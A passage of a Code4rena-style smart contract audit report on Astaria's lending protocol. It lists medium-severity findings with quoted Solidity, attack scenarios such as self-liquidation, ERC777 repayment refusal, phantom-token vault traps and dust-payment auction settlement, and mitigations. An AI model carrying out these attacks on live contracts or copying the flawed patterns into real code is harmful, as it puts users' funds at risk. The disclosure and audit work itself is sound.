ERC721 CT = ERC721(address(COLLATERAL_TOKEN()));
address holder = CT.ownerOf(collateralId);
address operator = CT.getApproved(collateralId);
if (
  msg.sender != holder &&
  receiver != holder &&
  receiver != operator &&
  !CT.isApprovedForAll(holder, msg.sender)
) {
  revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
```

```
        }
```

Proof of Concept

The check above allows the following situations pass:

- caller of the function == owner of the NFT
- receiver of the loan == owner of the NFT
- receiver of the loan == address approved for the individual NFT
- caller of the function == address approved for all

This is inconsistent and doesn't make much sense. The approved users should have the same permissions.

More importantly, the most common flow (that the address approved for the individual NFT — the Router — is the caller) does not work and will lead to the function reverting.

Recommended Mitigation Steps

Change the check to include `msg.sender != operator` rather than `receiver != operator`.

SantiagoGregory (Astaria) confirmed

Picodes (judge) commented:

> Keeping medium severity, considering this is a broken functionality.

[M-20] Users can liquidate themselves before others, allowing them to take 13% above their borrowers

Submitted by obront*, also found by* caventa

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L611-L619

The `canLiquidate()` function allows liquidations to take place if either (a) the loan is over and still exists or (b) the caller owns the collateral.

In the second case, due to the liquidation fee (currently 13%), this can give a borrower an unfair position to be able to reclaim a percentage of the liquidation that should be going to their lenders.

Proof of Concept

- A borrower puts up a piece of collateral and takes a loan of 10 WETH
- The collateral depreciates in value and they decide to keep the 10 WETH
- Right before the loans expire, the borrower can call `liquidate()` themselves
- This sets them as the `liquidator` and gives them the first 13% return on the auction
- While the lenders are left at a loss, the borrower gets to keep the 10 WETH and get a 1.3 WETH bonus

Recommended Mitigation Steps

Don't allow users to liquidate their own loans until they are liquidatable by the public.

SantiagoGregory (Astaria) confirmed

[M-21] When a private vault offers a loan in ERC777 tokens, the private vault can refuse to receive repayment in the safeTransferFrom callback to force liquidation of the borrower's collateral

Submitted by cccz, *also found by* KIntern_NA *and* cccz

When the borrower calls LienToken.makePayment to repay the loan, safeTransferFrom is used to send tokens to the recipient of the vault, which in the case of a private vault is the owner of the private vault.

```
        s.TRANSFER_PROXY.tokenTransferFrom(stack.lien.token, payer,
    ...
```

```
    function tokenTransferFrom(
      address token,
      address from,
      address to,
      uint256 amount
    ) external requiresAuth {
      ERC20(token).safeTransferFrom(from, to, amount);
    }
...
    function recipient() public view returns (address) {
      if (IMPL_TYPE() == uint8(IAstariaRouter.ImplementationType.P
        return address(this);
      } else {
        return owner();
      }
    }
```

If the token for the loan is an ERC777 token, a malicious private vault owner can refuse to receive repayment in the callback, which results in the borrower not being able to repay the loan and the borrower's collateral being auctioned off when the loan expires.

Proof of Concept

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L849-L850
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/TransferProxy.sol#L28-L35
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/LienToken.sol#L900-L909
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L366-L372

Recommended Mitigation Steps

For private vaults, when the borrower repays, sending tokens to the vault, and the private vault owner claims it later.

androolloyd (Astaria) acknowledged and commented via duplicate issue #248 :

> ERC777 issues can be quite problematic, the procotol isn't designed to work with 777, fee on transfer tokens, rebasing tokens.

Picodes (judge) commented:

> Flagging as duplicate of this issue all findings related to the lack of ERC777 support.

[M-22] `ERC4626RouterBase.withdraw` can only be called once

Submitted by cccz, also found by OKage and OKage

ERC4626RouterBase.withdraw will approve an amount of vault tokens to the vault, but the amount represents the number of asset tokens taken out by vault.withdraw, not the required number of vault tokens, and since it normally requires less than 1 vault token to take out 1 asset token, it will prevent ERC4626RouterBase.withdraw from using all approved vault tokens.

```
function withdraw(
  IERC4626 vault,
  address to,
  uint256 amount,
  uint256 maxSharesOut
) public payable virtual override returns (uint256 sharesOut)

  ERC20(address(vault)).safeApprove(address(vault), amount);
  if ((sharesOut = vault.withdraw(amount, to, msg.sender)) > m
    revert MaxSharesError();
  }
}
```

and since safeApprove cannot approve a non-zero value to a non-zero value, the second call to ERC4626RouterBase.withdraw will fails in safeApprove.

```
    function safeApprove(
        IERC20 token,
        address spender,
        uint256 value
    ) internal {
        // safeApprove should only be called when setting an ini
        // or when resetting it to zero. To increase and decreas
        // 'safeIncreaseAllowance' and 'safeDecreaseAllowance'
        require(
            (value == 0) || (token.allowance(address(this), sper
            "SafeERC20: approve from non-zero to non-zero allowa
        );
        _callOptionalReturn(token, abi.encodeWithSelector(token.
    }
```

Proof of Concept

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626RouterBase.sol#L41-L52

Recommended Mitigation Steps

Change to

```
    function withdraw(
      IERC4626 vault,
      address to,
      uint256 amount,
-     uint256 maxSharesOut
+    uint256 maxSharesIn
    ) public payable virtual override returns (uint256 sharesOut)
+     ERC20(address(vault)).safeApprove(address(vault), maxShares1
+     if ((sharesIn = vault.withdraw(amount, to, msg.sender)) > ma
-     ERC20(address(vault)).safeApprove(address(vault), amount);
-     if ((sharesOut = vault.withdraw(amount, to, msg.sender)) > m
        revert MaxSharesError();
      }
+     ERC20(address(vault)).safeApprove(address(vault), 0);

    }
```

SantiagoGregory (Astaria) confirmed via duplicate issue #467

[M-23] Function `withdraw()` and `redeem()` in ERC4626RouterBase would revert always because they have unnecessary allowance setting

Submitted by unforgiven, *also found by* adriro

https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626RouterBase.sol#L48
https://github.com/AstariaXYZ/astaria-gpl/blob/4b49fe993d9b807fe68b3421ee7f2fe91267c9ef/src/ERC4626RouterBase.sol#L62

Functions withdraw() and redeem() in ERC4626RouterBase are used to withdraw user funds from vaults and they call `vault.withdraw()` and `vault.redeem()` and logics in vault transfer user shares and user required to give spending allowance for vault and there is no need for ERC4626RouterBase to set approval for vault and because those approved tokens won't be used and code uses `safeApprove()` so next calls to `withdraw()` and `redeem()` would revert because code would tries to change allowance amount while it's not zero. those functions would revert always and AstariaRouter uses them and user won't be able to use those function and any other protocol integrating with Astaria calling those function would have broken logic. also if UI interact with protocol with router functions then UI would have broken parts too. and functions in router support users to set slippage allowance and without them users have to interact with vault directly and they may lose funds because of the slippage.

Proof of Concept

This is `withdraw()` and `redeem()` code in ERC4626RouterBase:

```
    function withdraw(
      IERC4626 vault,
      address to,
      uint256 amount,
```

```
    uint256 maxSharesOut
  ) public payable virtual override returns (uint256 sharesOut)

    ERC20(address(vault)).safeApprove(address(vault), amount);
    if ((sharesOut = vault.withdraw(amount, to, msg.sender)) > m
      revert MaxSharesError();
    }
  }

  function redeem(
    IERC4626 vault,
    address to,
    uint256 shares,
    uint256 minAmountOut
  ) public payable virtual override returns (uint256 amountOut)

    ERC20(address(vault)).safeApprove(address(vault), shares);
    if ((amountOut = vault.redeem(shares, to, msg.sender)) < mir
      revert MinAmountError();
    }
  }
```

As you can see the code sets approval for vault to spend routers vault tokens and then call vault function. This is `_redeemFutureEpoch()` code in the vault which handles withdraw and redeem:

```
  function _redeemFutureEpoch(
    VaultData storage s,
    uint256 shares,
    address receiver,
    address owner,
    uint64 epoch
  ) internal virtual returns (uint256 assets) {
    // check to ensure that the requested epoch is not in the pa

    ERC20Data storage es = _loadERC20Slot();

    if (msg.sender != owner) {
      uint256 allowed = es.allowance[owner][msg.sender]; // Save

      if (allowed != type(uint256).max) {
        es.allowance[owner][msg.sender] = allowed - shares;
      }
```

```
    }

    if (epoch < s.currentEpoch) {
      revert InvalidState(InvalidStates.EPOCH_TOO_LOW);
    }
    require((assets = previewRedeem(shares)) != 0, "ZERO_ASSETS'
    // check for rounding error since we round down in previewRe

    //this will underflow if not enough balance
    es.balanceOf[owner] -= shares;

    // Cannot overflow because the sum of all user
    // balances can't exceed the max uint256 value.
    unchecked {
      es.balanceOf[address(this)] += shares;
    }

    emit Transfer(owner, address(this), shares);
    // Deploy WithdrawProxy if no WithdrawProxy exists for the s
    _deployWithdrawProxyIfNotDeployed(s, epoch);

    emit Withdraw(msg.sender, receiver, owner, assets, shares);

    // WithdrawProxy shares are minted 1:1 with PublicVault shar
    WithdrawProxy(s.epochData[epoch].withdrawProxy).mint(shares,
  }
```

As you can see this code only checks spending allowance that real owner of shares gives to the `msg.sender` and there is no check or updating spending allowance of the router vaulttokens for vault. so those approvals in the `withdraw()` and `redeem()` are unnecessary and they would cause code to revert always because code tries to set approval with `safeApprove()` while the current allowance is not zero.

This issue would cause calls to withdraw() and redeem() function to revert. any other protocol integrating with Astaria using those functions would have broken logic and also users would lose gas if they use those functions. contract AstariaRouter inherits ERC4626RouterBase and uses its `withdraw()` and `redeem()` function so users can’t call `AstariaRouter.withdraw()` or `AstariaRouter.redeem()` which supports slippage allowance and they have to call vault’s functions directly and they may lose funds because of the slippage.

Tools Used

VIM

Recommended Mitigation Steps

Remove unnecessary code.

androolloyd (Astaria) confirmed

[M-24] FlashAuction doesn't pass the initiator to the recipient

Submitted by Ruhum

https://github.com/code-423n4/2023-01-astaria/blob/main/src/CollateralToken.sol#L307-L310

Existing flashloans pass the initiator to the recipient in the function's params, e.g. AAVE or Uniswap. It's done to allow the recipient to verify the legitimacy of the call.

The CollateralToken's `flashAction()` function doesn't pass the initiator. That makes it more difficult to integrate the flashAction functionality. To protect yourself against other people executing the callback you have to:

- create a flag
- add an authorized function that sets the flag to true
- only allow `onFlashAction()` to be executed when the flag is true

Considering that most people won't bother with that there's a significant risk of this being abused. While this doesn't affect the Astaria protocol directly, it potentially affects its users and their funds. Because of that, I decided to rate it as MEDIUM.

Proof of Concept

`onFlashAction()` is executed with the ERC721 token data (contract addr, ID, and return address) as well as the arbitrary `data` bytes.

```
    receiver.onFlashAction(
            IFlashAction.Underlying(s.clearingHouse[collateralId], a
            data
        )
```

Recommended Mitigation Steps

Add the initiator to the callback to allow easy authentication.

androolloyd (Astaria) acknowledged

Picodes (judge) commented:

> Considering the number of exploits we've seen with this, this is nearly high severity in my opinion.

[M-25] Vault can be created for not-yet-existing ERC20 tokens, which allows attackers to set traps to steal NFTs from Borrowers

Submitted by pwnforce

There is a subtle difference between the implementation of solmate's SafeTransferLib and OZ's SafeERC20: OZ's SafeERC20 checks if the token is a contract or not, solmate's SafeTransferLib does not.
See: https://github.com/Rari-Capital/solmate/blob/main/src/utils/SafeTransferLib.sol#L9
Note that none of the functions in this library check that a token has code at all! That responsibility is delegated to the caller.
As a result, when the token's address has no code, the transaction will just succeed with no error.
This attack vector was made well-known by the qBridge hack back in Jan 2022.

In AstariaRouter, Vault, PublicVault, VaultImplementation, ClearingHouse, TransferProxy, and WithdrawProxy, the `safetransfer` and `safetransferfrom` don't check the existence of code at the token address. This is a known issue while using solmate's libraries.

Hence this can lead to miscalculation of funds and also loss of funds , because if safetransfer() and safetransferfrom() are called on a token address that doesn't have contract in it, it will always return success. Due to this protocol will think that funds has been transferred and successful , and records will be accordingly calculated, but in reality funds were never transferred.

So this will lead to miscalculation and loss of funds.

Attack scenario (example):

It's becoming popular for protocols to deploy their token across multiple networks and when they do so, a common practice is to deploy the token contract from the same deployer address and with the same nonce so that the token address can be the same for all the networks.

A sophisticated attacker can exploit it by taking advantage of that and setting traps on multiple potential tokens to steal from the borrowers. For example: 1INCH is using the same token address for both Ethereum and BSC; Gelato's `$GEL` token is using the same token address for Ethereum, Fantom and Polygon.

- ProjectA has TokenA on another network;
- ProjectB has TokenB on another network;
- ProjectC has TokenC on another network;
- A malicious strategist (Bob) can create new PublicVaults with amounts of 10000E18 for TokenA, TokenB, and TokenC.
- A few months later, ProjectB lunched TokenB on the local network at the same address;
- Alice as a liquidator deposited 11000e18 TokenB into the vault;
- The attacker (Bob) can withdraw to receive most of Alice's added TokenB.

Proof of Concept

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.sol#L490
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/AstariaRouter.s

ol#L795
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/Vault.sol#L66
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/Vault.sol#L72
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L384
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L394
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L406
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L143
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L161
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/TransferProxy.sol#L34
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L269
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L281
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/WithdrawProxy.sol#L298

Recommended Mitigation Steps

This issue won't exist if OpenZeppelin's SafeERC20 is used instead.

androolloyd (Astaria) commented:

> The protocol has no enforcement of the assets that can be listed, only tokens that are known should be interacted with by users and UI implementations.

SantiagoGregory (Astaria) confirmed

Picodes (judge) decreased severity to Medium and commented:

> Keeping this report as medium due to the credibility of the attack path described.

[M-26] CollateralToken should allow to execute token owner's action to approved addresses

Submitted by ladboy233

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L274
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/CollateralToken.sol#L266
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/VaultImplementation.sol#L238

Let us look into the code below in `VaultImplementation#_validateCommitment`

```
function _validateCommitment(
IAstariaRouter.Commitment calldata params,
address receiver
) internal view {
uint256 collateralId = params.tokenContract.computeId(params.tok
ERC721 CT = ERC721(address(COLLATERAL_TOKEN()));
address holder = CT.ownerOf(collateralId);
address operator = CT.getApproved(collateralId);
if (
  msg.sender != holder &&
  receiver != holder &&
  receiver != operator &&
  !CT.isApprovedForAll(holder, msg.sender)
```

```
    ) {
      revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
    }
```

the code check should also check that `msg.sender != operator` to make the check complete, if the msg.sender comes from an approved operator, the call should be valid.

```
    if (
      msg.sender != holder &&
      receiver != holder &&
      receiver != operator &&
      msg.sender != operator &&
      !CT.isApprovedForAll(holder, msg.sender)
    ) {
      revert InvalidRequest(InvalidRequestReason.NO_AUTHORITY);
    }
```

AND

CollateralToken functions flashAction, releaseToAddress are restricted to the owner of token only. But they should be allowed for approved addresses as well.

For example, in flashAuction, only the owner of the collateral token can start the flashAction, then approved operator by owner cannot start flashAction.

```
      function flashAction(
        IFlashAction receiver,
        uint256 collateralId,
        bytes calldata data
      ) external onlyOwner(collateralId) {
```

Note the check onlyOwner(collateralId) does not check if the msg.sender is an approved operator.

```
    modifier onlyOwner(uint256 collateralId) {
            require(ownerOf(collateralId) == msg.sender);
            _;
```

```
}
```

Recommended Mitigation Steps

Add ability for approved operators to call functions that can be called by the collateral token owner.

SantiagoGregory (Astaria) confirmed

[M-27] Approved operator of collateral owner can't liquidate lien

Submitted by rvierdiiev

If someone wants to liquidate lien then `canLiquidate` function is called to check if it's possible.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/AstariaRouter.sol#L611-L619

```
function canLiquidate(ILienToken.Stack memory stack)
  public
  view
  returns (bool)
{
  RouterStorage storage s = _loadRouterSlot();
  return (stack.point.end <= block.timestamp ||
    msg.sender == s.COLLATERAL_TOKEN.ownerOf(stack.lien.collat
}
```

As you can see owner of collateral token can liquidate lien in any moment. However approved operators of owner can't do that, however they should.

As while validating commitment it's allowed for approved operator to request a loan.

That means that owner of collateral token can approve some operators to allow them to work with their debts.

So they should be able to liquidate loan as well.

Tools Used

VsCode

Recommended Mitigation Steps

Add ability for approved operators to liqiudate lien.

SantiagoGregory (Astaria) confirmed

[M-28] Lack of support for ERC20 token that is not 18 decimals

Submitted by ladboy233*, also found by* rvierdiiev

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L66
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/PublicVault.sol#L73

Lack of support for ERC20 token that is not 18 decimals in PublicVault.sol.

Proof of Concept

We need to look into the PublicVault.sol implementation

```
contract PublicVault is VaultImplementation, IPublicVault, ERC4(
```

the issue that is the decimal precision in the PublicVault is hardcoded to 18

```
function decimals()
        public
        pure
```

```
        virtual
        override(IERC20Metadata)
    returns (uint8)
    {
        return 18;
    }
```

According to

https://eips.ethereum.org/EIPS/eip-4626

> Although the convertTo functions should eliminate the need for any use of an EIP-4626 Vault's decimals variable, it is still strongly recommended to mirror the underlying token's decimals if at all possible, to eliminate possible sources of confusion and simplify integration across front-ends and for other off-chain users.

The solmate ERC4626 implementation did mirror the underlying token decimals

https://github.com/transmissions11/solmate/blob/3998897acb502fa7b480f505138a6ae1842e8d10/src/mixins/ERC4626.sol#L38

```
    constructor(
        ERC20 _asset,
        string memory _name,
        string memory _symbol
    ) ERC20(_name, _symbol, _asset.decimals()) {
        asset = _asset;
    }
```

but the token decimals is over-written to 18 decimals.

https://github.com/d-xo/weird-erc20#low-decimals

Some tokens have low decimals (e.g. USDC has 6). Even more extreme, some tokens like Gemini USD only have 2 decimals.

For example, if the underlying token is USDC and has 6 decimals, the convertToAssets() function will be broken.

https://github.com/transmissions11/solmate/blob/3998897acb502fa7b480f505138a6ae1842e8d10/src/mixins/ERC4626.sol#L130

```
function convertToAssets(uint256 shares) public view virtual ret
        uint256 supply = totalSupply; // Saves an extra SLOAD if

        return supply == 0 ? shares : shares.mulDivDown(totalAss
}
```

The totalSupply is in 18 deimals, but the totalAssets is in 6 deciimals, but the totalSupply should be 6 decimals as well to match the underlying token precision.

There are place that the code assume the token is 18 decimals, if the token is not 18 decimals, the logic for liquidatoin ratio calculation is broken as well because the hardcoded 1e18 is used.

```
s.liquidationWithdrawRatio = proxySupply
.mulDivDown(1e18, totalSupply())
.safeCastTo88();

currentWithdrawProxy.setWithdrawRatio(s.liquidationWithdrawRatio
uint256 expected = currentWithdrawProxy.getExpected();

unchecked {
if (totalAssets() > expected) {
  s.withdrawReserve = (totalAssets() - expected)
        .mulWadDown(s.liquidationWithdrawRatio)
        .safeCastTo88();
} else {
  s.withdrawReserve = 0;
}
}
_setYIntercept(
s,
s.yIntercept -
  totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1e18)
);
```

And in the claim function for WithdrawProxy.sol

```
    if (balance < s.expected) {
      PublicVault(VAULT()).decreaseYIntercept(
            (s.expected - balance).mulWadDown(1e18 - s.withdrawRatic
      );
    } else {
      PublicVault(VAULT()).increaseYIntercept(
            (balance - s.expected).mulWadDown(1e18 - s.withdrawRatic
      );
    }
```

Recommended Mitigation Steps

We recommend the protocol make the PublicVault.sol decimal match the underlying token decimals.

SantiagoGregory (Astaria) confirmed

[M-29] `PublicVault.processEpoch` updates `YIntercept` incorrectly when `totalAssets() <= expected`

Submitted by **rvierdiiev**

When `processEpoch` is called it calculates amount of `withdrawReserve` that will be sent to the withdraw proxy. Later it updates `yIntercept` variable.

https://github.com/code-423n4/2023-01-astaria/blob/main/src/PublicVault.sol#L275-L337

```
    function processEpoch() public {
      // check to make sure epoch is over
      if (timeToEpochEnd() > 0) {
        revert InvalidState(InvalidStates.EPOCH_NOT_OVER);
      }
      VaultData storage s = _loadStorageSlot();


      if (s.withdrawReserve > 0) {
        revert InvalidState(InvalidStates.WITHDRAW_RESERVE_NOT_ZER
      }
```

```
WithdrawProxy currentWithdrawProxy = WithdrawProxy(
  s.epochData[s.currentEpoch].withdrawProxy
);


// split funds from previous WithdrawProxy with PublicVault
if (s.currentEpoch != 0) {
  WithdrawProxy previousWithdrawProxy = WithdrawProxy(
    s.epochData[s.currentEpoch - 1].withdrawProxy
  );
  if (
    address(previousWithdrawProxy) != address(0) &&
    previousWithdrawProxy.getFinalAuctionEnd() != 0
  ) {
    previousWithdrawProxy.claim();
  }
}


if (s.epochData[s.currentEpoch].liensOpenForEpoch > 0) {
  revert InvalidState(InvalidStates.LIENS_OPEN_FOR_EPOCH_NOT
}


// reset liquidationWithdrawRatio to prepare for re calcualt
s.liquidationWithdrawRatio = 0;


// check if there are LPs withdrawing this epoch
if ((address(currentWithdrawProxy) != address(0))) {
  uint256 proxySupply = currentWithdrawProxy.totalSupply();


  s.liquidationWithdrawRatio = proxySupply
    .mulDivDown(1e18, totalSupply())
    .safeCastTo88();


  currentWithdrawProxy.setWithdrawRatio(s.liquidationWithdra
  uint256 expected = currentWithdrawProxy.getExpected();


  unchecked {
    if (totalAssets() > expected) {
```

```
            s.withdrawReserve = (totalAssets() - expected)
              .mulWadDown(s.liquidationWithdrawRatio)
              .safeCastTo88();
          } else {
            s.withdrawReserve = 0;
          }
        }
        _setYIntercept(
          s,
          s.yIntercept -
            totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1
        );
        // burn the tokens of the LPs withdrawing
        _burn(address(this), proxySupply);
      }
```

The part that we need to investigate is this.

```
    unchecked {
          if (totalAssets() > expected) {
            s.withdrawReserve = (totalAssets() - expected)
              .mulWadDown(s.liquidationWithdrawRatio)
              .safeCastTo88();
          } else {
            s.withdrawReserve = 0;
          }
        }
        _setYIntercept(
          s,
          s.yIntercept -
            totalAssets().mulDivDown(s.liquidationWithdrawRatio, 1
        );
```

In case if `totalAssets() > expected` then `withdrawReserve` is `totalAssets() - expected` multiplied by `liquidationWithdrawRatio`.

That means that `withdrawReserve` amount will be sent of public vault to the withdraw proxy, so total assets should decrease by this amount.

In this case call of `_setYIntercept` below is correct.

However in case when `totalAssets() <= expected` then `withdrawReserve` is set to 0, that means that nothing will be sent to the withdraw proxy. But `_setYIntercept` is still called in this case and total assets is decreased, but should not.

Tools Used

VsCode

Recommended Mitigation Steps

In case when `totalAssets() <= expected` do not call `_setYIntercept`.

[M-30] Adversary can game the liquidation flow by transfering a dust amount of the payment token to ClearingHouse contract to settle the auction if no one buy the auctioned NFT

Submitted by ladboy233*, also found by* rvierdiiev

https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L169
https://github.com/code-423n4/2023-01-astaria/blob/1bfc58b42109b839528ab1c21dc9803d663df898/src/ClearingHouse.sol#L123

The function ClearingHouse#safeTransferFrom is meant to settle the auction but the function severely lack of access control.

```
function safeTransferFrom(
  address from, // the from is the offerer
  address to,
  uint256 identifier,
  uint256 amount,
  bytes calldata data //empty from seaport
) public {
  //data is empty and useless
```

```
    _execute(from, to, identifier, amount);
  }
```

which calls:

```
  function _execute(
    address tokenContract, // collateral token sending the fake
    address to, // buyer
    uint256 encodedMetaData, //retrieve token address from the e
    uint256 // space to encode whatever is needed,
  ) internal {
    IAstariaRouter ASTARIA_ROUTER = IAstariaRouter(_getArgAddres

    ClearingHouseStorage storage s = _getStorage();
    address paymentToken = bytes32(encodedMetaData).fromLast20By

    uint256 currentOfferPrice = _locateCurrentAmount({
      startAmount: s.auctionStack.startAmount,
      endAmount: s.auctionStack.endAmount,
      startTime: s.auctionStack.startTime,
      endTime: s.auctionStack.endTime,
      roundUp: true //we are a consideration we round up
    });
    uint256 payment = ERC20(paymentToken).balanceOf(address(this

    require(payment >= currentOfferPrice, "not enough funds rece

    uint256 collateralId = _getArgUint256(21);
    // pay liquidator fees here

    ILienToken.AuctionStack[] storage stack = s.auctionStack.sta

    uint256 liquidatorPayment = ASTARIA_ROUTER.getLiquidatorFee(

    ERC20(paymentToken).safeTransfer(
      s.auctionStack.liquidator,
      liquidatorPayment
    );

    ERC20(paymentToken).safeApprove(
      address(ASTARIA_ROUTER.TRANSFER_PROXY()),
      payment - liquidatorPayment
    );
```

```
    ASTARIA_ROUTER.LIEN_TOKEN().payDebtViaClearingHouse(
      paymentToken,
      collateralId,
      payment - liquidatorPayment,
      s.auctionStack.stack
    );

    if (ERC20(paymentToken).balanceOf(address(this)) > 0) {
      ERC20(paymentToken).safeTransfer(
        ASTARIA_ROUTER.COLLATERAL_TOKEN().ownerOf(collateralId),
        ERC20(paymentToken).balanceOf(address(this))
      );
    }
    ASTARIA_ROUTER.COLLATERAL_TOKEN().settleAuction(collateralIc
  }
```

We can look into the liquidation flow:

First, the liquidate function is called in AstariaRouter.sol

```
  function liquidate(ILienToken.Stack[] memory stack, uint8 posi
    public
    returns (OrderParameters memory listedOrder)
  {
    if (!canLiquidate(stack[position])) {
      revert InvalidLienState(LienState.HEALTHY);
    }

    RouterStorage storage s = _loadRouterSlot();
    uint256 auctionWindowMax = s.auctionWindow + s.auctionWindov

    s.LIEN_TOKEN.stopLiens(
      stack[position].lien.collateralId,
      auctionWindowMax,
      stack,
      msg.sender
    );
    emit Liquidation(stack[position].lien.collateralId, positior
    listedOrder = s.COLLATERAL_TOKEN.auctionVault(
      ICollateralToken.AuctionVaultParams({
        settlementToken: stack[position].lien.token,
        collateralId: stack[position].lien.collateralId,
        maxDuration: auctionWindowMax,
```

```
        startingPrice: stack[0].lien.details.liquidationInitialA
        endingPrice: 1_000 wei
      })
    );
  }
```

Then function auctionVault is called in CollateralToken

```
function auctionVault(AuctionVaultParams calldata params)
        external
        requiresAuth
returns (OrderParameters memory orderParameters)
{
CollateralStorage storage s = _loadCollateralSlot();

uint256[] memory prices = new uint256[](2);
prices[0] = params.startingPrice;
prices[1] = params.endingPrice;
orderParameters = _generateValidOrderParameters(
  s,
  params.settlementToken,
  params.collateralId,
  prices,
  params.maxDuration
);

_listUnderlyingOnSeaport(
  s,
  params.collateralId,
  Order(orderParameters, new bytes(0))
);
}
```

The function _generateValidOrderParameters is important:

```
  function _generateValidOrderParameters(
    CollateralStorage storage s,
    address settlementToken,
    uint256 collateralId,
    uint256[] memory prices,
    uint256 maxDuration
  ) internal returns (OrderParameters memory orderParameters) {
```

```
    OfferItem[] memory offer = new OfferItem[](1);

    Asset memory underlying = s.idToUnderlying[collateralId];

    offer[0] = OfferItem(
      ItemType.ERC721,
      underlying.tokenContract,
      underlying.tokenId,
      1,
      1
    );

    ConsiderationItem[] memory considerationItems = new Consider
    considerationItems[0] = ConsiderationItem(
      ItemType.ERC20,
      settlementToken,
      uint256(0),
      prices[0],
      prices[1],
      payable(address(s.clearingHouse[collateralId]))
    );
    considerationItems[1] = ConsiderationItem(
      ItemType.ERC1155,
      s.clearingHouse[collateralId],
      uint256(uint160(settlementToken)),
      prices[0],
      prices[1],
      payable(s.clearingHouse[collateralId])
    );

    orderParameters = OrderParameters({
      offerer: s.clearingHouse[collateralId],
      zone: address(this), // 0x20
      offer: offer,
      consideration: considerationItems,
      orderType: OrderType.FULL_OPEN,
      startTime: uint256(block.timestamp),
      endTime: uint256(block.timestamp + maxDuration),
      zoneHash: bytes32(collateralId),
      salt: uint256(blockhash(block.number)),
      conduitKey: s.CONDUIT_KEY, // 0x120
      totalOriginalConsiderationItems: considerationItems.length
    });
  }
```

Note the first consideration item:

```
ConsiderationItem[] memory considerationItems = new Consideratic
considerationItems[0] = ConsiderationItem(
  ItemType.ERC20,
  settlementToken,
  uint256(0),
  prices[0],
  prices[1],
  payable(address(s.clearingHouse[collateralId]))
);
```

Prices[0] is the initialLiquidationPrice the starting price, prices[1] is the ending price, which is 1000 WEI. This means if no one buys the dutch auction, the price will fall to 1000 WEI.

```
ClearingHouseStorage storage s = _getStorage();
address paymentToken = bytes32(encodedMetaData).fromLast20Bytes(

uint256 currentOfferPrice = _locateCurrentAmount({
  startAmount: s.auctionStack.startAmount,
  endAmount: s.auctionStack.endAmount,
  startTime: s.auctionStack.startTime,
  endTime: s.auctionStack.endTime,
  roundUp: true //we are a consideration we round up
});
uint256 payment = ERC20(paymentToken).balanceOf(address(this));

require(payment >= currentOfferPrice, "not enough funds receivec
```

In the code above, note that the code checks if the current balance of the payment token is larger than currentOfferPrice computed by _locateCurrentAmount, this utility function comes from seaport.

https://github.com/ProjectOpenSea/seaport/blob/f402dac8b3faabdb8420d31d46759f47c9d74b7d/contracts/lib/AmountDeriver.sol#L38

If no one buys the dutch auction, the price will drop to until 1000 WEI, which means _locateCurrentAmount returns lower and lower price.

In normal flow, if no one buys the dutch auction and covers the outstanding debt, the NFT can be claimabled by liquidator. The liquidator can try to sell NFT again to cover the debt and loss for lenders.

However, if no one wants to buy the dutch auction and the _locateCurrentAmount is low enough, for example, 10000 WEI, an adversary can transfer 10001 WEI of ERC20 payment token to the ClearingHouse contract.

Then call safeTransferFrom to settle the auction.

The code below will execute

```
uint256 payment = ERC20(paymentToken).balanceOf(address(this));

require(payment >= currentOfferPrice, "not enough funds receivec
```

Because the airdropped ERC20 balance make the payment larger than currentOfferPrice.

In this case, the adversary blocks the liquidator from claiming the not-auctioned liquidated NFT.

The low amount of payment 10001 WEI is not likely to cover the outstanding debt and the lender has to bear the loss.

Recommended Mitigation Steps

